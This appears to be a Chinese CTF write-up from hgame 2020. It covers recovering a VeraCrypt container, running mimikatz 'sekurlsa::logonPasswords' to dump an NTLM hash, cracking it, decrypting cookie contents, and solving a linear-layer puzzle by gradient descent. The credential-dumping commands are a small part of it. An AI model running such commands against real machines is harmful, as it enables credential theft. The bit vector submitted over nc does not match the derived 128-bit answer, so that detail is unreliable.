
从`横豎撇點折_av85002656.ogg`分离出文件`Container`，用这个密码通过`VeraCrypt`解出三个文件。



通过在线解密`NTLM`得到密码

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # hostname
ObjectNF-PC (OBJECTNF-PC)

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 424779 (00000000:00067b4b)
Session           : Interactive from 1
User Name         : hgame2020
Domain            : ObjectNF-PC
Logon Server      : OBJECTNF-PC
Logon Time        : 1/29/2020 3:10:26 PM
SID               : S-1-5-21-3375469711-1363829938-1291733684-1001
        msv :
         [00010000] CredentialKeys
         * NTLM     : 1563a49a3d594ba9c034ee831161dfde
         * SHA1     : *****
         [00000003] Primary
         * Username : hgame2020
         * Domain   : ObjectNF-PC
```

密码为`happy2020`，然后用`mimikatz`来解密`Cookie`中的内容



得到 `flag`

`flag: hgame{EOTYNvv&Hxf!ZoCKCY!K14hK1kQ*cgP4}`

智械危机(#1)

好可惜这题，做出来了没得到分，迟到了二十分钟

回过头发现没啥好讲的...真的就是一个梯度下降，题目意思是说一个只由 `0` 和 `1` 组成的 `128维向量` 经过一个线性变换之后得到了一个 `64维向量`，而这个 `64维向量` 已经给出

拿到题目给了三个文件，有一个 `HDF5` 文件，其中存有一层变换，还有一个 `enc_flag.txt`，存有经过这一层变换后得到的 `64维向量`， `Judge.py` 就很容易看懂了，就是判断输入的如果和 `flag.txt` 内存着的是一样的就会给出 `true_flag`

首先先从 `HDF5` 和 `enc_flag` 里读取数据，可以推出这一题的变换函数就是 `y = k * x + b`，其中 `y` 为 `64维向量`， `k` 为一个 `128 * 64` 的矩阵， `x` 为题目要求的 `128维向量`， `b` 为一个 `64维向量`，先取出各变量的值

```
Layer (type)                 Output Shape              Param #
=================================================================
input_1 (InputLayer)         (None, 128)               0
_________________________________________________________________
dense_1 (Dense)              (None, 64)                8256
=================================================================
Total params: 8,256
Trainable params: 8,256
Non-trainable params: 0
_________________________________________________________________
y : (64,)
[0.45004633 0.51918006 0.91416025 0.31202576 0.         0.71919352
 0.45457214 0.33233714 0.98290616 0.32507497 0.22012949 0.
 0.16318257 0.31960356 1.5018822  0.35791516 0.9290086  0.45416576
 0.12089312 0.         0.13219568 0.30196854 0.5118407  1.19081569
 0.74147516 0.         0.61144829 0.77229261 0.75279403 0.49057904
 0.58351517 0.58275914 0.18636423 0.17301896 0.20332518 0.14832515
 0.84907877 0.59715021 0.55944645 0.20147878 0.54074615 0.90149546
 0.47679389 0.         0.         1.44699824 0.43534833 0.18815178
 1.23884404 0.         0.45477292 0.55528599 0.25487345 0.39829132
 0.57418185 0.50653219 0.54599148 0.02547801 0.09961638 0.25453749
 0.         1.01310229 0.52009737 0.67509556]
k : (128, 64)
[[ 0.00317909  0.05793519 -0.05816932 ...  0.12242418  0.08011158
   0.0524462 ]
 [ 0.11360297 -0.13780272 -0.00677568 ...  0.09394284 -0.07961398
  -0.04098713]
 [ 0.1345583   0.08060154  0.01159608 ...  0.03633695 -0.03593331
  -0.10034537]
 ...
 [ 0.0559497   0.05992962  0.05187861 ...  0.03600625  0.05675128
   0.02412698]
 [ 0.0193735  -0.11338905 -0.02312953 ...  0.04018953 -0.0028531
  -0.00978251]
 [-0.10575125 -0.07213583 -0.10945154 ... -0.00320743  0.01442173
  -0.02834376]]
b: (64,)
[ 0.28203523  0.3350462   0.20965013 -0.18393406  0.41502333  0.63765675
  1.1194872   0.6833226   0.31895083  0.17564236 -0.04488821  0.57167053
  0.220275    0.46202815 -0.09661438  0.2310373   0.18913989  0.5919931
  0.69305253  0.20220366  0.6103576   0.21383211  0.67384344  0.48155788
  1.0576138   0.39704308  0.4872278   0.6647001   0.12451909  0.46075588
  0.09063406  0.8622943   0.6344472   0.5232287  -0.2013635   0.17497593
  0.5330095   0.18338588  0.2937748   0.6335301  -0.23667006  0.60500336
  0.536343    0.6533514   0.49923757  0.31896412  0.32615584  0.65161645
  0.6000024   1.0698389   0.28372282  0.6912829   0.09280927  0.4796743
  0.37073484  0.19124518  0.32131037  0.3785966   0.45497635  0.6960127
```

也就是说这题的目的就是要求解`y = k * x + b`这一个方程


但是这里`k`并不是方阵，也没有逆，所以普通的数学方法是无法求解的，需要用梯度下降来求得一个`x`，使得`k * x + b`与`y`最贴切，拟合得最好。关于梯度下降就不阐述太多了，学的脑壳疼

所以做一个梯度下降，然后做归一化，大于`0.5`就是`1`，小于`0.5`就是`0`


```python
import tensorflow as tf
import numpy as np
from keras.models import load_model
import random

y = np.loadtxt("enc_flag.txt")
model = load_model('flag.hdf5')
```

```
model.summary()

k = model.get_layer("dense_1").get_weights()[0]
b = model.get_layer("dense_1").get_weights()[1]
y = y - b

def func(x):
    return np.dot(x, k)

def loss(x):
    return np.average(np.abs(func(x) - y))

def gr_ds(x):
    alpha = 0.00001
    # 梯度矢量
    gradients = np.zeros(x.shape)
    # 逐个求偏导，放进梯度矢量
    for i in range(len(gradients)):
        # 初始化梯度步长
        delta_vector = np.zeros(x.shape)
        delta_vector[i] = alpha
        gradients[i] = (loss(x+delta_vector)-loss(x-delta_vector)) / (alpha*2)
    step = 0.1
    x = x - gradients * step
    return x

x = np.random.random(128)
# xx = x
for i in range(10000):
    x = gr_ds(x)
print('x = ')
print(x)
print('f(x) = ')
print(func(x))
print('================================')
# print(xx)
# print('================================')

final = [0] * 128
for i in range(128):
    if (x[i] > 0.5):
        final[i] = 1
print(final)
```

输出大概就是下面这个样子的了



但是问题来了，我发现多次求解的结果，是不一样的！捣鼓了很久，原来是因为我写的脚本太古老太嘞塞...导致效率也低准确率也低，但是没关系！我们做多几次然后取出现更多的那一个...



最后可以得出拟合最好的`x`为

```
x =
[0 1 0 0 1 0 0 1 1 0 0 1 1 1 1 0 1 0 1 0 0 0 1 1 0 1 0 1 0 1 1 0
0 1 1 0 1 0 0 1 0 0 1 1 1 1 1 1 1 1 0 0 0 1 0 0 1 1 0 0 0 1 0 0
1 0 0 0 0 1 0 1 0 0 1 0 1 1 1 1 0 1 0 0 1 1 0 0 1 1 0 1 0 0 1 1
0 0 0 1 1 1 0 0 1 0 0 1 1 1 1 1 1 1 1 0 1 0 0 1 1 1 1 0 1 0 0 0 0]
```

交上去就能得到 `flag`

```
PS C:\Users\CHRIS\Desktop\H5A> .\nc64.exe 47.111.18.182 9999
Welcome to this game!
Please input your flag here (separated by space please):
0 1 0 0 1 0 0 1 1 0 0 1 1 1 1 0 1 0 1 0 0 0 1 1 0 1 0 1 0 1 1 0
0 1 0 0 1 0 0 0 0 1 0 1 0 0 1 0 1 1 1 1 0 1 0 0 1 1 0 0 1 1 0 1
1 1 0 1 0 0 0 0
hgame{@1tCh479vCYUQI3epIXU7TQ99e^ZuEKz}
PS C:\Users\CHRIS\Desktop\H5A>
```

`flag: hgame{@1tCh479vCYUQI3epIXU7TQ99e^ZuEKz}`

`P.S. Jqy太叼了，好崇拜`


尝试`tensorflow`版本的梯度下降

有一说一，`tensorflow`这玩意儿确实不怎么会用，跑出来的结果很不准确，`Jqy`说可能是优化器用的不好，代码如下

```
import tensorflow.compat.v1 as tf
import numpy as np
from keras.models import load_model

y_raw = np.loadtxt("enc_flag.txt")
model = load_model('flag.hdf5')
model.summary()

k = model.get_layer("dense_1").get_weights()[0]
b = model.get_layer("dense_1").get_weights()[1]

tf.disable_v2_behavior()

x_data = tf.Variable(tf.random_uniform((1, 128), dtype=tf.float32, maxval=1,
minval=0))
y_data = y_raw - b
print("============================")
print(y_data)

y = tf.matmul(x_data, k)

loss = tf.reduce_mean(tf.abs(y - y_data))
optimizer = tf.train.GradientDescentOptimizer(0.001)
train = optimizer.minimize(loss)

init = tf.global_variables_initializer()

sess = tf.Session()
sess.run(init)
print(sess.run(x_data))
```

```
for step in range(1000000):
    sess.run(train)
    # if step % 20 == 0:
final_x = sess.run(x_data)
curr_loss = sess.run(tf.reduce_mean(tf.abs(y - y_data)))
print(step, final_x, curr_loss)

final = [0] * 128

for i in range(128):
    if (final_x[0][i] > 0.5):
        final[i] = 1
print(final)
```

跑出来的结果和之前得出的正确结果不太吻合



等再修炼几年吧